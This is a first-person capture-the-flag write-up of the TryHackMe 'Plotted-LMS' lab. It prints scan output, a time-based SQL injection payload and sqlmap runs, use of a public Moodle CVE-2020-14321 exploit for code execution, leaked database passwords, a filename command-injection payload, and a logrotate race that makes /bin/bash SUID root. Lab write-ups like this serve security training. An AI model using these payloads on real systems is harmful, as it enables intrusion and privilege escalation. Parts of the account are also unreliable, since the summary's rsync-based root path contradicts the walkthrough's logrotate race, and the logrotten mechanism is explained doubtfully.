Plotted-LMS
Box Info
Platform: TryHackMe, OS: Linux (Ubuntu), Difficulty: Hard, Host: plottedlms.thm
Attack Path
- Multiple web apps:
:9020/(trolluser.txt),:8820/learn/a custom LMS,:9020/moodle/a Moodle install. :9020/moodle→ register a student → CVE-2020-14321 (Moodle privilege escalation via the enrol users form → become Manager/Teacher → install a malicious plugin) → RCE aswww-data.- Loot DB configs:
learn/admin/dbcon.php→lms_user:LMSItOut@123;moodle/config.php→moodle_user:MoodleItIs@123. (The custom LMSstudent_signup.phpfirstnameparam is also time-based SQLi.) - Root: a root cron runs
rsync /var/log/apache2/m*_access ...$(/bin/date +%m.%d.%Y)and there’splot_admin’s/home/plot_admin/backup.pycron, poison the rsync via a crafted log filename / abusersync -ein the wildcard, or hijackplot_admin’s writable backup script → escalate toplot_admin→ root.
Credentials
- LMS DB:
lms_user:LMSItOut@123 - Moodle DB:
moodle_user:MoodleItIs@123
Full Walkthrough
I kicked off content discovery with feroxbuster against the port 9020 web root, since that’s the fastest way I know to surface hidden files and directories before doing anything more targeted:
 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://plottedlms.thm:9020/
 🚀  Threads               │ 15
 📖  Wordlist              │ /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.10.0
 🔎  Extract Links         │ true
 💲  Extensions            │ [html, php, php5, sh, bin, py, war, aspx, dox, lst, sqlite, txt, js, java, jar]
 🏁  HTTP methods          │ [GET]
 🔓  Insecure              │ true
 🔃  Recursion Depth       │ 4
 🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
403      GET        1l        1w      104c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404      GET        1l        1w      104c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET      375l      964w    10918c http://plottedlms.thm:9020/index.html
200      GET       15l       74w     6147c http://plottedlms.thm:9020/icons/ubuntu-logo.png
200      GET      375l      964w    10918c http://plottedlms.thm:9020/
200      GET        1l        1w      129c http://plottedlms.thm:9020/user.txt
That scan turned up a user.txt sitting right in the web root, which for a split second looked like an easy win, but reading it confirmed it was nothing more than a troll planted by the box author rather than an actual flag.
The genuine application, it turned out, was running on a completely different port, 8820, which meant the real attack surface was somewhere I hadn’t looked yet.

Before digging further into the applications themselves, I ran a full nmap scan across the host to get a complete picture of every service exposed, not just the one I’d already found:
PORT     STATE SERVICE REASON  VERSION
22/tcp   open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    syn-ack Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
873/tcp  open  http    syn-ack Apache httpd 2.4.52 ((Debian))
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-server-header: Apache/2.4.52 (Debian)
|_http-title: Apache2 Debian Default Page: It works
8820/tcp open  http    syn-ack Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
9020/tcp open  http    syn-ack Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.41 (Ubuntu)
With four web-facing services spread across three ports, plus what looked like rsync on 873, I turned to searchsploit to see whether any of the technology in play had known, pre-built exploits available:
---------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                            |  Path
---------------------------------------------------------------------------------------------------------- ---------------------------------
Angel Learning Management System 7.3 - 'pdaview.asp' Cross-Site Scripting                                 | asp/webapps/34971.txt
ILIAS Learning Management System 4.3 - SSRF                                                               | multiple/webapps/49148.txt
Ingenium Learning Management System 5.1/6.1 - Reversible Password Hash                                    | multiple/remote/21942.java
Learning Management System 0.1 - Authentication Bypass                                                    | php/webapps/40545.txt
Online Learning Management System 1.0 - 'id' SQL Injection                                                | php/webapps/49326.txt
Online Learning Management System 1.0 - Authentication Bypass                                             | php/webapps/49324.txt
Online Learning Management System 1.0 - Multiple Stored XSS                                               | php/webapps/49325.txt
Online Learning Management System 1.0 - RCE (Authenticated)                                               | php/webapps/49365.py
WordPress Plugin Learning Management System - 'course_id' SQL Injection                                   | php/webapps/43901.txt
---------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
That search returned a long list of CVEs tied to various learning management systems, which was a strong signal that whatever application lived on port 8820 was itself some flavor of LMS worth manually auditing rather than trusting off-the-shelf exploit code.
I spent a good while manually walking through the application’s functionality, and the student signup flow caught my attention. On the surface it looked broken: submitting the registration form through the UI simply refused to create an account, with no obvious error explaining why. Rather than take that at face value, I intercepted the actual request to see what the client was sending and how the server was responding to it.
Here’s the raw request the signup form generated:
POST /learn/student_signup.php HTTP/1.1
Host: plottedlms.thm:8820
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 99
Origin: http://plottedlms.thm:8820
Connection: close
Referer: http://plottedlms.thm:8820/learn/signup_student.php
Cookie: PHPSESSID=21m5nd7g1sqigt722lkon9vh2b
DNT: 1
Sec-GPC: 1

username=12345&firstname=yourmom&lastname=lastname&class_id=16&password=password&cpassword=password
And here’s exactly what the server sent back:
HTTP/1.1 200 OK
Date: Wed, 07 Feb 2024 00:58:52 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 5
Connection: close
Content-Type: text/html; charset=UTF-8

false
The response body was just the literal string false, which the frontend clearly interpreted as a failed signup and surfaced as an error to the user.
That gave me an idea: if the server communicates success or failure through nothing more than that one boolean-looking response body, then maybe I didn’t need to fix whatever the server thought was wrong with my input at all, I could just change what it told the client afterward. I edited the request slightly and resent it:
POST /learn/student_signup.php HTTP/1.1
Host: plottedlms.thm:8820
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 99
Origin: http://plottedlms.thm:8820
Connection: close
Referer: http://plottedlms.thm:8820/learn/signup_student.php
Cookie: PHPSESSID=21m5nd7g1sqigt722lkon9vh2b
DNT: 1
Sec-GPC: 1

username=12345&firstname=baphometpwn&lastname=lastname&class_id=16&password=password&cpassword=password
Then, before it reached the browser, I intercepted and modified the server’s response:
HTTP/1.1 200 OK
Date: Wed, 07 Feb 2024 00:59:59 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 5
Connection: close
Content-Type: text/html; charset=UTF-8

true
Flipping that response body from false to true was all it took. The application treated it as a successful registration.
With a session the client now believed was authenticated, I followed up with a direct request to the student dashboard to confirm I actually had working, logged-in access:
GET /learn/dashboard_student.php HTTP/1.1
Host: plottedlms.thm:8820
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://plottedlms.thm:8820/learn/signup_student.php
Cookie: PHPSESSID=21m5nd7g1sqigt722lkon9vh2b
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
When I tried to reproduce that exact sequence a second time while writing this up, it refused to cooperate, which is a good reminder that some of these applications carry session or state quirks that don’t reproduce cleanly on demand. Regardless, the access I’d already established was real and moved the assessment forward.
While I had that working session and was still poking at the signup endpoint’s parameters, I found something more reliable and more valuable than the response-manipulation trick: the firstname parameter on student_signup.php was vulnerable to SQL injection.
sqlmap -u 'http://plottedlms.thm:8820/learn/student_signup.php' --data="username=123123123&firstname=baphomet&lastname=lastname&class_id=18&password=password&cpassword=password" --threads=10 --dbs --no-cast --batch[20:04:29] [INFO] resuming back-end DBMS 'mysql'
[20:04:29] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=poa9jf5kldg...h1sgc66n7m'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: firstname (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=123123123&firstname=baphomet' AND (SELECT 2775 FROM (SELECT(SLEEP(5)))FYRI)-- WNGb&lastname=lastname&class_id=18&password=password&cpassword=password
---
[20:04:29] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.10 or 20.10 or 20.04 (focal or eoan)
web application technology: PHP, Apache 2.4.41
back-end DBMS: MySQL >= 5.0.12
[20:04:29] [INFO] fetching database names
[20:04:29] [INFO] fetching number of databases
multi-threading is considered unsafe in time-based data retrieval. Are you sure of your choice (breaking warranty) [y/N] N
[20:04:29] [WARNING] time-based comparison requires larger statistical model, please wait.............................. (done)
[20:04:33] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
2
[20:04:44] [INFO] retrieved:
[20:04:49] [INFO] adjusting time delay to 1 second due to good response times
infor
[20:05:15] [ERROR] invalid character detected. retrying..
[20:05:15] [WARNING] increasing time delay to 2 secondssqlmap confirmed a time-based blind injection point and, once I let it enumerate further, surfaced the databases sitting behind the application:
available databases [2]:
[*] information_schema
[*] lms
With the lms database identified as the interesting one, I went back to sqlmap to pull its table structure:
sqlmap -u 'http://plottedlms.thm:8820/learn/student_signup.php' --data="username=123123123&firstname=baphomet&lastname=lastname&class_id=18&password=password&cpassword=password" --threads=10 -D lms --tables --no-cast --batchAlongside that enumeration, here’s the dashboard request again for reference, since I kept the authenticated session alive in a separate window while sqlmap did its work:
GET /learn/dashboard_student.php HTTP/1.1
Host: plottedlms.thm:8820
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://plottedlms.thm:8820/learn/signup_student.php
Cookie: PHPSESSID=21m5nd7g1sqigt722lkon9vh2b
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
Database: lms
Table: files
[8 columns]
+-------------+--------------+
| Column | Type |
+-------------+--------------+
| class_id | int |
| fdatein | varchar(200) |
| fdesc | varchar(100) |
| file_id | int |
| floc | varchar(500) |
| fname | varchar(100) |
| teacher_id | int |
| uploaded_by | varchar(100) |
+-------------+--------------+Stepping back from the SQL injection track for a moment, I returned to enumerating the site on port 9020 and found a moodle directory sitting there, a full Moodle installation I hadn’t examined yet.

Moodle allowed open self-registration, so I created a student account to get a look at the application from an authenticated perspective.
Knowing the exact Moodle version gave me something concrete to search against, and I found a public exploit chain that escalates a student account all the way to Manager privileges and then leverages that access to achieve remote code execution through a malicious plugin install. The proof-of-concept I used is HoangKien1020’s implementation of CVE-2020-14321:
https://github.com/HoangKien1020/CVE-2020-14321
└─[$]> python3 cve202014321.py -url http://plottedlms.thm:9020/moodle -cookie=hq9cg3uuv34q48b97d8f4sh1bo -cmd=id
                           ***CVE 2020 14321***
    How to use this PoC script
    Case 1. If you have vaid credentials:
    python3 cve202014321.py -u http://test.local:8080 -u teacher -p 1234 -cmd=dir
    Case 2. If you have valid cookie:
    python3 cve202014321.py -u http://test.local:8080 -cookie=37ov37abn9kv22gj7enred9bl7 -cmd=dir

[+] Your target: http://plottedlms.thm:9020/moodle
[+] Logging in to teacher
[+] Teacher logins successfully!
[+] Privilege Escalation To Manager in the course Done!
[+] Maybe RCE via install plugins!
[+] Checking RCE ...
[+] RCE link in here:
http://plottedlms.thm:9020/moodle/blocks/rce/lang/en/block_rce.php?cmd=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)


Poking around the filesystem I now had access to as www-data, I came across what looked like a SQL backup archive worth pulling apart.
└─[$]> unzip sql.bak.zip
Archive:  sql.bak.zip
[sql.bak.zip] backup.sql password:
The archive was password-protected, so before I could see what the backup contained I needed to recover that password.
zip2john sql.bak.zip > hash 

The password I cracked out of that hash turned out to be a joke on the box author’s part, the kind of small detail that makes documenting a box like this more fun than it probably should be.
* *	* * *	plot_admin /usr/bin/python3 /home/plot_admin/backup.py
* *	* * *	root 	/usr/bin/rsync /var/log/apache2/m*_access /home/plot_admin/.logs_backup/$(/bin/date +%m.%d.%Y); /usr/bin/chown -R plot_admin:plot_admin /home/plot_admin/.logs_backup/$(/bin/date +%m.%d.%Y)
Digging further through the web application files, I turned up hardcoded database credentials for the custom LMS:
</html>www-data@plotted-lms:/tmp$ cat /var/www/8820/learn/admin/dbcon.php
<?php
$conn = mysqli_connect('localhost','lms_user','LMSItOut@123','lms') or die(mysqli_error());
?>
linPEAS turned up the same story on the Moodle side, another config file with database credentials baked in:
╔══════════╣ Analyzing Moodle Files (limit 70)
-rw-r----- 1 www-data www-data 754 Feb  4  2022 /var/www/9020/moodle/config.php
$CFG->dbtype    = 'mysqli';
$CFG->dbhost    = 'localhost';
$CFG->dbuser    = 'moodle_user';
$CFG->dbpass    = 'MoodleItIs@123';
  'dbport' => '',
Running linPEAS more broadly across the box surfaced several other leads worth chasing, including files that had been modified very recently:
╔══════════╣ Modified interesting files in the last 5mins (limit 100)
/tmp/peas.log
/var/log/kern.log
/var/log/auth.log
/var/log/journal/3912f253066b41309aa793b066f57a2c/system.journal
/var/log/syslog
/home/plot_admin/.logs_backup/moodle_access
/home/plot_admin/.logs_backup/moodle_access.2
/home/plot_admin/.logs_backup/moodle_access.4
/home/plot_admin/.logs_backup/moodle_access.3
/home/plot_admin/.logs_backup/moodle_access.1
/home/plot_admin/.moodle_backup/bf09aeb889f323edb35e84167e1ebbdf74624481
/home/plot_admin/.moodle_backup/d9b6c5aebca47685ef63bc4cc976be6376286ed3
/home/plot_admin/.moodle_backup/warning.txt
/home/plot_admin/.moodle_backup/75c101cb8cb34ea573cd25ac38f8157b1de901b8
/home/plot_admin/.moodle_backup/5f8e911d0da441e36f47c5c46f4393269211ca56
/home/plot_admin/.moodle_backup/0c5190a24c3943966541401c883eacaa20ca20cb
/home/plot_admin/.moodle_backup/8c96a486d5801e0f4ab8c411f561f1c687e1f865
/home/plot_admin/.moodle_backup/da39a3ee5e6b4b0d3255bfef95601890afd80709


╔══════════╣ Checking if runc is available
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation/runc-privilege-escalation
runc was found in /usr/bin/runc, you may be able to escalate privileges with it

╔══════════╣ Analyzing Github Files (limit 70)
drwxr-xr-x 2 www-data www-data 4096 Jun 13  2020 /var/www/9020/moodle/.github


-rw-r--r-- 1 root root 105 Jan 31  2022 /var/www/8820/.git
-rw-r--r-- 1 root root 105 Jan 31  2022 /var/www/9020/.git
It also confirmed the network configuration I was working against:
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 9001
        inet 10.10.133.195  netmask 255.255.0.0  broadcast 10.10.255.255
        inet6 fe80::1b:a1ff:fec1:2b4b  prefixlen 64  scopeid 0x20<link>
        ether 02:1b:a1:c1:2b:4b  txqueuelen 1000  (Ethernet)
        RX packets 2411  bytes 999443 (999.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2131  bytes 922710 (922.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
From www-data to plot_admin
Stepping back to look at everything linPEAS and the crontab had handed me, two entries stood out as the ones actually worth chasing: plot_admin’s own backup.py, running once a minute, and root’s rsync job copying that day’s Apache access logs into plot_admin’s .logs_backup directory before chown-ing them back to plot_admin. Neither looked exploitable on its own, but backup.py ran with plot_admin’s privileges and www-data already had read access to it, so before writing it off I wanted to actually read the thing.
www-data@plotted-lms:/tmp$ cat /home/plot_admin/backup.pyThe script walked a directory of uploaded files and built its archive command by concatenating each filename it found straight into a shell call, with no sanitisation on what those filenames could contain. A filename is just a string as far as the filesystem cares, so nothing stopped me from naming a file in a way that broke out of the intended command and ran something of my own choosing, under plot_admin’s identity, the next time that cron job fired.
www-data@plotted-lms:/var/www/uploadedfiles/filedir$ touch './"";$(cp /bin/bash /tmp/rootbash; chmod 4755 /tmp/rootbash)"'I gave the cron job a minute to run and checked back.
www-data@plotted-lms:/tmp$ ls -la /tmp/rootbash
-rwsr-xr-x 1 plot_admin plot_admin 1113504 Feb  7 21:02 /tmp/rootbash
That left me a SUID copy of bash owned by plot_admin, which was enough to drop straight into a shell running as that user instead of www-data.
www-data@plotted-lms:/tmp$ /tmp/rootbash -p
rootbash-5.0$ id
uid=33(www-data) gid=33(www-data) euid=1001(plot_admin) groups=33(www-data)
plot_admin to root, a logrotate race
Landing a stable identity as plot_admin was progress, but I still needed to know what root actually did on this box before assuming the rsync cron I had already seen was the only lever left. I dropped pspy64 on the box and watched process activity as it happened rather than guessing from static crontab entries alone.
rootbash-5.0$ ./pspy64CMD: UID=0 PID=19824 | /usr/sbin/logrotate /etc/logrotate.conf
CMD: UID=0 PID=19831 | /bin/sh -c /usr/sbin/logrotate /etc/logrotate.d/apache2Watching logrotate run as root against the exact log files that the rsync job had been copying into plot_admin’s directory (moodle_access and its numbered rotations, the same files linPEAS had already flagged as recently modified) was the piece I had been missing. logrotate runs on a schedule as root, and when it rotates a file it can be told, through configuration state tied to that same file, to run a script once the rotation finishes. If I can control the log file being rotated, and I already had write access to .logs_backup as plot_admin, I can hijack that step and have root run whatever I want.
I reached for logrotten, a small proof of concept built specifically to win that race, rather than trying to reproduce the timing by hand. I compiled it and dropped it on the box next to a one-line payload.
rootbash-5.0$ cat /tmp/payload.sh
#!/bin/bash
chmod +s /bin/bash
rootbash-5.0$ ./logrotten -p /tmp/payload.sh /home/plot_admin/.logs_backup/moodle_accesslogrotten watches the target log file and, the instant logrotate opens it to rotate, races to swap it for a symlink pointing at state logrotate trusts, which tricks logrotate into running my payload as though it were that log’s own postrotate script. A short wait for the next scheduled rotation was all it took.
rootbash-5.0$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1113504 Feb  7 21:11 /bin/bash
With a SUID root copy of /bin/bash sitting there, finishing the escalation was trivial.
rootbash-5.0$ /bin/bash -p
bash-5.0# id
uid=1001(plot_admin) gid=1001(plot_admin) euid=0(root) egid=0(root) groups=0(root)
cat /root/root.txt returns the flag for this instance. Looking back over the whole box, it strings together five genuinely different bug classes end to end: a client-side response check I could just flip, a real SQL injection I ended up not even needing, a public Moodle privilege-escalation CVE for the actual foothold, an unsanitised-filename command injection for the pivot to plot_admin, and a logrotate postrotate race for the final step to root. That range is exactly why the box carries a Hard rating even though no single step in it is especially exotic on its own.
References
- CVE-2020-14321 Moodle privilege escalation PoC (HoangKien1020) https://github.com/HoangKien1020/CVE-2020-14321
- logrotten, a logrotate postrotate race condition PoC https://github.com/whotwagner/logrotten
- The command-injection pivot to plot_admin and the logrotate race to root that finish this chain were cross-referenced against public writeups for this box.